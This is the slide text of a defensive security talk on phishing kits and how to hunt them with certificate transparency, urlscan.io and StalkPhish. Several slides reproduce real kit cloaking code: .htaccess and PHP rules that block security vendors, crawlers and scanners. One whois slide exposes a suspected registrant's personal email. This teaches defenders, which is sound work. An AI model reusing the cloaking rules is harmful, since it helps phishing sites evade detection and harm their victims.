58 header("Location: websc-processing.php?country.x=".$_SESSION['cntname']. "-".$_SESSION['cntcode']."&lang.x=".$_SESSION['_lang_']);
59
```

Phishing kit

- How do they avoid detection?



Phishing kit

- How do they avoid detection? .htaccess

```
5 RewriteCond %{HTTP_REFERER} google\.com [NC,OR]  
6 RewriteCond %{HTTP_REFERER} facebook\.com [NC,OR]  
7 RewriteCond %{HTTP_REFERER} yahoo\.com [NC,OR]  
8 RewriteCond %{HTTP_REFERER} bing\.com [NC,OR]  
9 RewriteCond %{HTTP_REFERER} msn\.com [NC,OR]  
10 RewriteCond %{HTTP_REFERER} ask\.com [NC,OR]
```

```
19 RewriteCond %{HTTP_REFERER} phishtank\.com [NC,OR]  
20 RewriteCond %{HTTP_REFERER} infoseek\.co\.jp [NC,OR]  
21 RewriteCond %{HTTP_REFERER} mamma\.com [NC,OR]  
22 RewriteCond %{HTTP_REFERER} alltheweb\.com [NC,OR]  
23 RewriteCond %{HTTP_REFERER} ^http(s)?://(www\.)?http://safebrowsing-cache.google.com/.*$ [NC]  
24
```


Phishing kit

- How do they avoid detection? .htaccess

```
109 RewriteCond %{HTTP_USER_AGENT} ^WebZIP [OR]  
110 RewriteCond %{HTTP_USER_AGENT} ^Wget [OR]  
111 RewriteCond %{HTTP_USER_AGENT} ^Linux [OR]  
112 RewriteCond %{HTTP_USER_AGENT} ^Widow [OR]
```

```
36 RewriteCond %{HTTP_USER_AGENT} ^amazonaws [OR]  
37 RewriteCond %{HTTP_USER_AGENT} ^Avast [OR]  
38 RewriteCond %{HTTP_USER_AGENT} ^Avira [OR]  
39 RewriteCond %{HTTP_USER_AGENT} ^googlebot [OR]
```

```
RewriteCond %{HTTP_USER_AGENT} ^.*(Nessus|NESSUS::SOAP|nestReader|Net::Trackback|NetAnts|NetCarta\ C  
NetSongBot|Netsparker|NetSpider|NetSrcherP|NetZip|NetZip-Downloader|NewMedhunt|news|News_Search_App|  
niki-bot|NimbleCrawler|nimbus-1|ninetowns|Ninja|NjuiceBot|NLese|Nogate|Nomad-V2.x|NoteworthyBot|NPbot  
NWSpider|Nymesis|nys-crawler|ObjectsSearch|oBot|Obvius\ external\ linkcheck|Occam|Ocelli|Octopus|ODP  
omnifind|OmniWeb|OnetSzukaj|online\ link\ validator|OOZBOT|Openbot|Openfind|Openfind\ data|OpenHoseB  
ornl_crawler_1|ORNL_Mercury|osis-project.jp|OutfoxBot|OutfoxMelonBot|OWLER-BOT|Owlin|owsBot|ozelot|P  
Monitor|pamsnbot.htm|Panopy|panscient.com|Pansophica|Papa\ Foto|PaperLiBot|parasite|parsijoo|Pathtra  
PeoplePal|perform_crawl|PerMan|PCP_KA|PHPCrawl|PhoDi|PicoSearch|PieBot|PiePie|Pier|Digitalxyfinder|Div
```

Phishing kit

- How do they avoid detection? .htaccess

```
125 deny from shadowserver.org
126 deny from datasift.com
127 deny from ebay.com
128 deny from internetbs.net
129 deny from apple.com
130 deny from env=stealthed
131 deny from firefox.com
132 deny from google.com
133 deny from paypal.com
134 deny from datasift.com
135 deny from google-cache.google.co.jp
136 deny from google-cache.google.com
137 deny from googlecache.google.com
138 deny from googlecache.google.co.jp
139 deny from mozorg.dynect.mozilla.net
140 deny from www.mozilla.org.cdn.cloudflare.net
141 deny from log-334788911.us-east-1.elb.amazonaws.com
142 deny from avast.com.edgekey.net
```

Phishing kit

- How do they avoid detection? .htaccess

```
RewriteRule .* https://www.paypal.com/webapps/mpp/paypal-safety-and-security [R,L]
```

```
RewriteRule .* - [F,L]
```

Phishing kit

- How do they avoid detection? php

```
14 $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
15 $blocked_words = array("above","google","softlayer","amazonaws","cyveillance","phishtank","dreamhost","netpilot","calyxinstitute","tor-exit","msnbot","p3pwgdsn","netcraft","trendmicro",
"torservers","messagelabs","sucuri.net",
"crawler","duckduck","feedfetcher","BitDefender","mcafee","antivirus","cloudflare","p3pwgdsn","avg","avira","avast","ovh.net","security","twitter","bitdefender","virustotal","phising","c
NET-207-70-0","SPRO-NET-209-19-128","vultr","colocrossing.com","geosr","drweb","dr.web","linode.com","opendns","cymru.com","sl-reverse.com","surriel.com","hosting","orange-
labs","speedtravel","metauri","apple.com","bruuk.sk","sysms.net","oracle","cisco","amuri.net","versanet.de","hilfe-veripayed.com");
```

```
1400 $banned_isp = array(
1401     'Peak 10',
1402     'Quasi Networks LTD',
1403     'GoDaddy.com, LLC',
1404     'Server Plan S.r.l.',
1405     'Linode',
1406     'PIPEX-BLOCK1',
1407     'IPVanish',
1408     'Cisco Systems',
1409     'Tehnologii Budushego LLC',
1410     'Eonix Corporation',
1411     'hosttech GmbH',
1412     'Wowrack.com',
1413     'SunGard Availability Services LP',
1414     'Internap Network Services Corporation',
1415     'Palo Alto Networks',
1416     'PlusNet Technologies Ltd',
```

Phishing kit

- How do they avoid detection? VPN?

```
28 if($proxyblock == 1) {  
29     if($ip == "127.0.0.1") {  
30     }else{  
31         $url = "http://proxy.mind-media.com/block/proxycheck.php?ip=".$ip;  
32         $ch = curl_init();  
33         curl_setopt($ch,CURLOPT_URL,$url);
```


Hunting

- What can we hunt?
 - Phishing kits
 - New domains



Hunting

- What can we hunt?
 - Phishing kits



Index of /.U






<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
Netflix.zip	2018-07-02 14:25	270K	
cgi-bin/	2018-07-02 14:23	-	

Hunting

- What can we hunt?
 - Phishing kits

← → ↻ ⓘ www.plankstoere.xyz ⋮ ☆ 🔒 📄 S S ☰

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>
 PayPal Checker- Madhacker	17-May-2019 22:48	-
 paypal	17-May-2019 22:54	-
 PayPal Checker- Madhacker.zip	17-May-2019 22:48	716k
 paypal.zip	17-May-2019 22:54	1960k
 w.php	17-May-2019 22:02	348k

Proudly Served by LiteSpeed Web Server at www.plankstoere.xyz Port 80

<https://twitter.com/nullcookies/status/1141144897174560768>

Hunting

- What can we hunt?
 - Phishing kits



Hunting

- Phishing kits:
 - StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd
 - Miteru - An experimental phishing kit detection tool by ninoseki
 - Phish-collect - Python script to hunt phishing kits by duolabs

Hunting

- Phishing kits:
- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

OSINT modules:

urlscan.io search API

urlquery.net search web crawler

[Phishtank](https://phishtank.com) free OSINT feed (with or without API key)

[Openphish](https://openphish.com) free OSINT feed

[PhishStats](https://phishstats.com) search API

tools/download.py:

```
rhtml = requests.get(siteURL, headers=user_agent, proxies=proxies,  
allow_redirects=True, timeout=(5, 12), verify=False)
```

```
Ziplst += [siteURL + "/" + tag['href']] for tag in thtmlatag if '.zip' in tag.text]
```


Hunting

- Phishing kits:
- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]

External source keywords to search for (keywords separated by a comma)
search = whatever,you,want

Hunting

- Phishing kits:
- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]

External source keywords to search for (keywords separated by a comma)
search = whatever,you,want

http_proxy = socks5h://

Hunting

- Phishing kits:
- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]

External source keywords to search for (keywords separated by a comma)
search = whatever,you,want

http_proxy = socks5h://

StalkPhish's default user-agent (don't remove):

http_UA = Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/61.0.3163.91 Safari/537.36

Use a HTTP user-agents file to use for phishing kits HTTP Get informations
UAfile =

Hunting

- Phishing kits:
- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]

External source keywords to search for (keywords separated by a comma)
search = whatever,you,want

http_proxy = socks5h://

StalkPhish's default user-agent (don't remove):

http_UA = Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/61.0.3163.91 Safari/537.36

Use a HTTP user-agents file to use for phishing kits HTTP Get informations
UAfile =

Hunting



Complete paypal spamming phishing and cashing out pack

Price: \$ 50 / 0.005880 BTC / 0.879458 LTC / 0.860659 XMR / 0.277534 ETH



Complete paypal spamming phishing and cashing out pack

Price: \$ 50

Transaction type: **Escrow**

Payment method: Bitcoin, Litecoin, Monero, Ethereum

Ships From: Not Specified

Category: PayPal

Stock Remaining: 9999



Croos [View Listings]

+681, -13, 98%

Level 5 ★★★★★

☆ Silk Road League ☆

☆ Dream Market Vendor ☆

Complete paypal spamming phishing and cashing out pack

In this pack you will find everything you need to make paypal spamming and phishing and then cashout the money in the accounts you will get.

The pack contains:

A big and fresh mail list

Many well designed letters to send to your victims with adress, copyright, logos...

Paypal scampages

A list of good and free host servers for the scampages

Mailers

Phishing tutorials

And cashout tutorials

<http://silkroadjuwsx3nq.onion/?listing=kmpvFoTgYfKUaq2f8T6qKtprM6oSRO12zdn5G6afamz2QrXO9S3JAf1NacdsrTje>

Hunting

- What can we hunt?
 - New domains (CTL, Passive DNS, etc)



Hunting

Certificate Transparency Logs (CTL):

- 3 goals:
 - Certificate for a domain always visible to the owner of that domain
 - Provide an open and monitoring system to detect malicious or mistakenly issued certs
 - Protect users from malicious certificates

<https://www.certificate-transparency.org/how-ct-works>

Hunting

Certificate Transparency Logs (CTL):

- Certificate Authorities (CAs) logs all the certificates they have issued to open CT log servers
- There was no easy way to detect a cert issued by a compromised CA/mistake
- Users/companies/researchers can inspect these logs and find suspicious entries
- Browsers require CT proof to have the green padlock (starting with EV certificates in 2015)
- CT logs cannot be deleted and modified in any way
- We can extract domains by parsing the logs:
 - Common Name (CN) field
 - Subject Alternative Name (SAN) field (optional)

<https://www.certificate-transparency.org/how-ct-works>

Hunting

- CTL:

https://developers.facebook.com/tools/ct

Facebook

Documenti Strumenti Assistenza Le mie app

Cerca do

Monitoraggio della trasparenza dei certificati

Certificate Transparency è un framework aperto che aiuta a registrare, controllare e monitorare tutti i certificati TLS pubblicamente attendibili su Internet. Questo strumento ti consente di cercare i certificati emessi per un dato dominio e di attivare la ricezione delle notifiche da Facebook relative ai nuovi certificati e ai potenziali attacchi di phishing.

Search Subscriptions

unicredit.it Cerca

Domini	Oggetto	Emittente	Validità	Certificato
www.twq-reverseproxy-sia.intranet.unicredit.it twq-reverseproxy-sia.intranet.unicredit.it	C=IT, ST=Milano, L=Milano, O=SIA S.p.A, CN=twq-reverseproxy-sia.intranet.unicredit.it	C=US, O=Entrust, Inc., OU=See www.entrust.net, legal-terms, (c) 2012 Entrust, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K	Sep 27, 2019 - Sep 27, 2021	Mostra dettagli (CT Precertificate)
www.m.unicredit.it m.unicredit.it	C=IT, ST=Milano, L=Milano, O=UniCredit S.p.A., OU=Applicativi, CN=m.unicredit.it	C=IT, ST=Bergamo, L=Ponte San Pietro, O=Actalis S.p.A., 03358520967, CN=Actalis Organization Validated Server CA G2	Sep 13, 2019 - Sep 13, 2020	Mostra dettagli
www.m.unicredit.it m.unicredit.it	C=IT, ST=Milano, L=Milano, O=UniCredit S.p.A., OU=Applicativi, CN=m.unicredit.it	C=IT, ST=Bergamo, L=Ponte San Pietro, O=Actalis S.p.A., 03358520967, CN=Actalis Organization Validated Server CA G2	Sep 13, 2019 - Sep 13, 2020	Mostra dettagli (CT Precertificate)

Hunting

- CTL:
 - certstream library

```
import certstream

HOT_KEYWORDS = ["whatever", "bla"]

def filter_domain(domain):
    for hk in HOT_KEYWORDS:
        if hk in domain: print "%s,%s" % (hk, domain)

def callback(message, context):
    if message['message_type'] == "heartbeat":
        return

    if message['message_type'] == "certificate_update":
        all_domains = message['data']['leaf_cert']['all_domains']
        for d in all_domains:
            domain = str(d)
            filter_domain(domain.lower())

def main():
    certstream.listen_for_events(callback, url='wss://certstream.calidog.io/')

main()
```

Hunting

Domain: icloud.support-verify.us

icloud.support-verify.us

191.101.42.166 

URL: http://icloud.support-verify.us/

Submission: On September 14 via api (September 14th 2018, 5:57:50 pm) from CA 

[Summary](#) [HTTP 1](#) [Behaviour](#) [IoCs](#) [Similar](#) [DOM](#) [Content](#) [API](#)

Summary

This website contacted **1 IPs** in **1 countries** across **1 domains** to perform **1 HTTP transactions**. The main IP is **191.101.42.166**, located in **Lincoln, United States** and belongs to **IPSERVER-RU-NET, UA**. The main domain is **icloud.support-verify.us**.

The main domain was scanned **3 times** on urlscan.io

[Show Scans 3](#)

Verdict: **Unknown**


Google Safe Browsing:  **Malicious** (Current Verdict)

Additional live information

Certificates: 6 TLS certs observed from 2018-09-14 to 2019-03-10

[crt.sh](#)


Domain & IP information

IP/ASNs	IP Detail	(Sub)Domains	Domain Tree	Links	Certificates
	IP Address		AS Autonomous System		
1	191.101.42.166 		44812 (IPSERVER-RU-NET)		
1		1			




[Lookup](#) [Go To](#) [Report](#) [Rescan](#)

Screenshot

[Live screenshot](#) [Full Image](#)



Detected technologies

-  **UNIX** (Operating Systems) [Website](#)
-  **OpenSSL** (Web Server Extensions) [Website](#)
-  **Apache** (Web Servers) [Website](#)

Stats

1	0	0	0%	0%
Requests	Ad-blocked	Malicious	HTTPS	IPv6
1	1	1	1	0 kB
Domains	Subdomains	IPs	Countries	Transfer

Hunting

Domain: icloud.support-verify.us

```
> whois support-verify.us | grep -i gmail  
Registrant Email: amine.mehdi27@gmail.com  
Admin Email: amine.mehdi27@gmail.com  
Tech Email: amine.mehdi27@gmail.com  
Registrant Email: amine.mehdi27@gmail.com  
Admin Email: amine.mehdi27@gmail.com  
Tech Email: amine.mehdi27@gmail.com
```


Hunting

Report for:

Email amine.mehdi27@gmail.com

In our dataset we observed 5 unique domains:

appleid.verifylocation.us

apple.support-verify.us

icloud.support-verify.us

icloud.com.iosmap.us

icloud.iosmap.us

Hunting

Report for:

Email amine.mehdi27@gmail.co

Umbrella observed 37 domains:

[ac-id.us](#)
[alertfound.com](#)
[apple-location.online](#)
[apple-url.us](#)
[ccdmsa.us](#)
[cklickme.us](#)
[devicesfound-apple.com](#)
[devicesfound-icloud.com](#)
[findmyiphone-icloud.online](#)
[findmyiphone-location-tracking.com](#)
[findmyiphone-loction.online](#)
[findmyiphone-map-location.com](#)
[findmyiphone-track-location.com](#)
[icloud-inc.website](#)
[idlocation.us](#)
[inc-support.us](#)
[iosfind.us](#)
[iosfound.us](#)
[ioslocation.us](#)

Hunting

Subdomains

7 unique subdomains for support-verify.us

Farsight observed 7 subdomains:

support-verify.us
mail.support-verify.us
icloud.support-verify.us
lcloud.support-verify.us
appleid.support-verify.us
apple.support-verify.us
www.support-verify.us

Hunting

Do you remember this?



Index of /.U

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
Netflix.zip	2018-07-02 14:25	270K	
cgi-bin/	2018-07-02 14:23	-	

Hunting

```
— index.php
— Login
  — billing.php
  — complete.php
  — crypt.php
  — css
    — a.css
    — b.css
    — c.css
    — include27e6.css
    — include2e3a.css
    — include616d.css
    — include659e.css
    — include6b80.css
    — includefba4.css
    — index.php
    — z.css
  — email.php
  — finish.php
  — hok.js
  — hostname_check.php
  — htaccess
  — img
    — done.png
    — index.php
    — login-daredevil-1500x1000.2.jpg
    — nficon2015.ico
    — Thumbs.db
  — index.php
  — payment.php
  — r1.php
  — r2.php
  — success.php
— Netflix.zip
```

Hunting

```
— index.php
— Login
—   billing.php
—   complete.php
—   crypt.php
—   css
—     a.css
—     b.css
—     c.css
—     include27e6.css
—     include2e3a.css
—     include616d.css
—     include659e.css
—     include6b80.css
—     includefba4.css
—     index.php
—     z.css
—   email.php
—   finish.php
—   hok.js
—   hostname_check.php
—   htaccess
—   img
—     done.png
—     index.php
—     login-daredevil-1500x1000.2.jpg
—     nflcon2015.tco
—     Thumbs.db
—   index.php
—   payment.php
—   r1.php
—   r2.php
—   success.php
— Netflix.zip
```


Hunting

What can we fingerprint?



```
> sha256sum Login/img/login-daredevil-1500x1000.2.jpg  
2fe58973af7207f53c1b315444103f8262b3e4d58c67c7770c68b852a5a8bceb  
Login/img/login-daredevil-1500x1000.2.jpg
```


Hunting

What can we fingerprint?

```
> sha256sum Login/hok.js
```

```
847c86ae982abe9180233276125b930b4a1b6f1bd12649b0c07535c1e984def  
8 Login/hok.js
```

```
> head Login/hok.js
```

```
/* ----- */  
/* AES implementation in JavaScript (c) Chris Veness 2005-2011  
*/  
/* - see http://csrc.nist.gov/publications/PubsFIPS.html#197 */  
/* ----- */
```

```
var Aes = {}; // Aes namespace
```

```
/**
```

```
 * AES Cipher function: encrypt 'input' state with Rijndael algorithm
```

Hunting

About urlscan.io

A sandbox for the web

urlscan.io is a service to scan and analyse websites. When a URL is submitted to urlscan.io, an automated process will browse to the URL like a regular user and record the activity that this page navigation creates. This includes the domains and IPs contacted, the resources (JavaScript, CSS, etc) requested from those domains, as well as additional information about the page itself. urlscan.io will take a screenshot of the page, record the DOM content, JavaScript global variables, cookies created by the page, and a myriad of other observations.

Finally, urlscan.io will query external services to determine whether a page is malicious. It will also try to detect some common malicious practices, such as [CryptoJacking](#).

The original idea behind urlscan.io was to allow even inexperienced users to get a look at what a particular website is requesting in the background. Since it was started in December 2016, urlscan.io has become a widely-used tool for security professionals and amateurs to investigate possibly malicious pages, such as phishing attempts or pages impersonating known brands.

You can contact us at info@urlscan.io. You can also use the GPG key [DC9F5A9CDC7D90BE9CB7F5847D68F659926988F9](#) to encrypt your mail.

Hunting

URLScan.io query:

hash:(2fe58973af7207f53c1b315444103f8262b3e4d58c67c7770c68b852a5a8bceb) AND
hash:(847c86ae982abe9180233276125b930b4a1b6f1bd12649b0c07535c1e984def8)



Hunting

Search for domains, IPs, filenames, hashes, ASNs

hash:(2fe58973af7207f53c1b315444103f8262b3e4d58c67c7770c68b852a5a8l

Search!

Reload

[Help & Examples](#)

Search results (100 / 1231, sorted by date)

[Detail](#)

<input type="checkbox"/>	URL	Submitted	Size	↔	IPs	🚩	🏠
<input type="checkbox"/>	1 URL: ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe... IP: 151.101.194.159 - Server: Flywheel/5.1.0 GeoIP: 🇺🇸,US - AS54113 (FASTLY - Fastly, US)	2 days ago Via: automatic Source: phishtank	204 KB	6	2	2	🇺🇸
<input type="checkbox"/>	2 URL: ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe... IP: 151.101.194.159 - Server: Flywheel/5.1.0 GeoIP: 🇺🇸,US - AS54113 (FASTLY - Fastly, US)	2 days ago Via: automatic Source: phishtank	204 KB	6	2	2	🇺🇸
<input type="checkbox"/>	3 URL: ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe... IP: 151.101.194.159 - Server: Flywheel/5.1.0 GeoIP: 🇺🇸,US - AS54113 (FASTLY - Fastly, US)	2 days ago Via: api	204 KB	6	2	2	🇺🇸
<input type="checkbox"/>	4 URL: aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623 IP: 114.143.205.12 - Server: Apache GeoIP: 🇮🇳,Pune,IN - AS17762 (HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN)	4 days ago Via: automatic Source: phishtank	284 KB	6	2	2	🇮🇳
<input type="checkbox"/>	5 URL: aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623 IP: 114.143.205.12 - Server: Apache GeoIP: 🇮🇳,Pune,IN - AS17762 (HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN)	5 days ago Via: automatic Source: openphish	284 KB	6	2	2	🇮🇳
<input type="checkbox"/>	6 URL: aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623 IP: 114.143.205.12 - Server: Apache GeoIP: 🇮🇳,Pune,IN - AS17762 (HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN)	5 days ago Via: api	284 KB	6	2	2	🇮🇳
<input type="checkbox"/>	7 URL: help.uniteacad.com/public/11/1f27578beb50335a9aabafbec/ IP: 163.182.168.90 - PTR: 163-182-168-90.static.as40244.net - Server: Apache GeoIP: 🇺🇸,Latham,US - AS40244 (TURNKEY-INTERNET - Turnkey Internet Inc., US)	9 days ago Via: api	283 KB	6	2	2	🇺🇸
<input type="checkbox"/>	8 URL: help.uniteacad.com/public/11/cfa023d43fbb0a703ce68b2b/	9 days ago	283 KB	6	2	2	🇺🇸

Hunting

ramona.flywheelsites.com 🇺🇸 Malicious Activity!

URL: <http://ramona.flywheelsites.com/wp-content/plugins/ubhy/logabod/29543a3bb0b1321378a04fe9f/>
 Submission: On September 30 via automatic, source phishtank (September 30th 2019, 4:32:20 am)

Summary

This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions. The main IP is 151.101.194.159, located in United States and belongs to FASTLY - Fastly, US. The main domain is ramona.flywheelsites.com.

The main domain was scanned 3 times on uriscan.io [Show Scans 3](#)

3123 structurally similar pages on different IPs, domains and ASNs found [Show Scans 3123](#)

Verdict: **Malicious** (Score: 100/100) [Show Details](#)

uriscan - Score: 100 phishing

Phishing against [Generic \(Online\)](#) [Netflix \(Online\)](#)

phishtank - Score: 10 (URL submitted from phishtank) - phishing

googlesafebrowsing - Score: 100 (1 resources matched) - social_engineering

Google Safe Browsing: **Malicious** (Current Verdict)

Additional live information

Domain created: September 29th 2012, 18:25:17 (UTC)
 Domain registrar: Tucows Domains Inc.

Domain & IP information

Screenshot

Detected technologies

- React (JavaScript Frameworks) [Website](#)

Stats

6	0	1	33%	50%
Requests	Ad-blocked	Malicious	HTTPS	IPv6
2	2	2	2	204KB
Domains	Subdomains	IPs	Countries	Transfer

aemodularfurniture.com 🇮🇳 Malicious Activity!

URL: <http://aemodularfurniture.com/wp-admin/user/help/net/service/8367dd19fcd491569c179623/>
 Submission: On September 27 via automatic, source phishtank (September 27th 2019, 3:49:50 pm)

Summary

This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions. The main IP is 114.143.205.12, located in Pune, India and belongs to HTL:TM-IN-AP Tata Teleservices Maharashtra Ltd, IN. The main domain is aemodularfurniture.com.

The main domain was scanned 14 times on uriscan.io [Show Scans 14](#)

3122 structurally similar pages on different IPs, domains and ASNs found [Show Scans 3122](#)

Verdict: **Malicious** (Score: 100/100) [Show Details](#)

uriscan - Score: 100 phishing

Phishing against [Generic \(Online\)](#) [Netflix \(Online\)](#)

phishtank - Score: 10 (URL submitted from phishtank) - phishing

googlesafebrowsing - Score: 100 (1 resources matched) - social_engineering

Google Safe Browsing: **Malicious** (Current Verdict)

Additional live information

Domain created: February 11th 2019, 08:08:37 (UTC)
 Domain registrar: GoDaddy.com, LLC
 Certificates: 14 TLS certs observed from 2018-07-07 to 2019-09-27

Domain & IP information

Screenshot

Detected technologies

- Apache (Web Servers) [Website](#)
- React (JavaScript Frameworks) [Website](#)

Stats

6	0	1	33%	50%
Requests	Ad-blocked	Malicious	HTTPS	IPv6
2	2	2	2	284KB
Domains	Subdomains	IPs	Countries	Transfer

help.uniteacad.com 🇺🇸 Malicious Activity!

URL: <http://help.uniteacad.com/public/11/cfa023443bbe0a703ce68b2b/>
 Submission: On September 23 via api (September 23rd 2019, 12:59:31 am) from GB

Summary

This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions. The main IP is 163.182.168.90, located in Latham, United States and belongs to TURNKEY-INTERNET - Turnkey Internet Inc., US. The main domain is help.uniteacad.com.

The main domain was scanned 100 times on uriscan.io [Show Scans 100](#)

3051 structurally similar pages on different IPs, domains and ASNs found [Show Scans 3051](#)

Verdict: **Malicious** (Score: 100/100) [Show Details](#)

uriscan - Score: 100 phishing

Phishing against [Generic \(Online\)](#) [Netflix \(Online\)](#)

googlesafebrowsing - Score: 100 (1 resources matched) - social_engineering

Google Safe Browsing: **Malicious** (Current Verdict)

Additional live information

Domain created: March 9th 2018, 04:07:58 (UTC)
 Domain registrar: GoDaddy.com, LLC
 Certificates: 12 TLS certs observed from 2018-06-01 to 2019-06-16

Domain & IP information

Screenshot

Detected technologies

- Apache (Web Servers) [Website](#)
- React (JavaScript Frameworks) [Website](#)

Stats

6	0	1	33%	50%
Requests	Ad-blocked	Malicious	HTTPS	IPv6

formyorder.com 🇺🇸 Malicious Activity!

URL: <http://formyorder.com/vendor/ckue/ab94875749d38a606837a55/>
 Submission: On September 21 via automatic, source openphish (September 21st 2019, 12:19:11 am)

Summary

This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions. The main IP is 132.148.142.65, located in Scottsdale, United States and belongs to AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US. The main domain is formyorder.com.

The main domain was scanned 51 times on uriscan.io [Show Scans 51](#)

3077 structurally similar pages on different IPs, domains and ASNs found [Show Scans 3077](#)

Verdict: **Malicious** (Score: 100/100) [Show Details](#)

uriscan - Score: 100 phishing

Phishing against [Generic \(Online\)](#) [Netflix \(Online\)](#)

openphish - Score: 10 (URL submitted from openphish) - phishing

googlesafebrowsing - Score: 100 (4 resources matched) - social_engineering

Google Safe Browsing: **Malicious** (Current Verdict)

Additional live information

Domain created: December 27th 2018, 21:38:59 (UTC)
 Domain registrar: GoDaddy.com, LLC
 Certificates: 10 TLS certs observed from 2019-01-08 to 2019-08-28

Domain & IP information

Screenshot

Detected technologies

- Apache (Web Servers) [Website](#)
- React (JavaScript Frameworks) [Website](#)

Stats

6	0	4	33%	50%
Requests	Ad-blocked	Malicious	HTTPS	IPv6



DOMANDE?

magrazia@cisco.com
@emd31

Evento realizzato grazie agli Sponsor e Sostenitori di ISACA VENICE CHAPTER



Sponsor Platinum



Sponsor Platinum



Sponsor Platinum

con il patrocinio di:

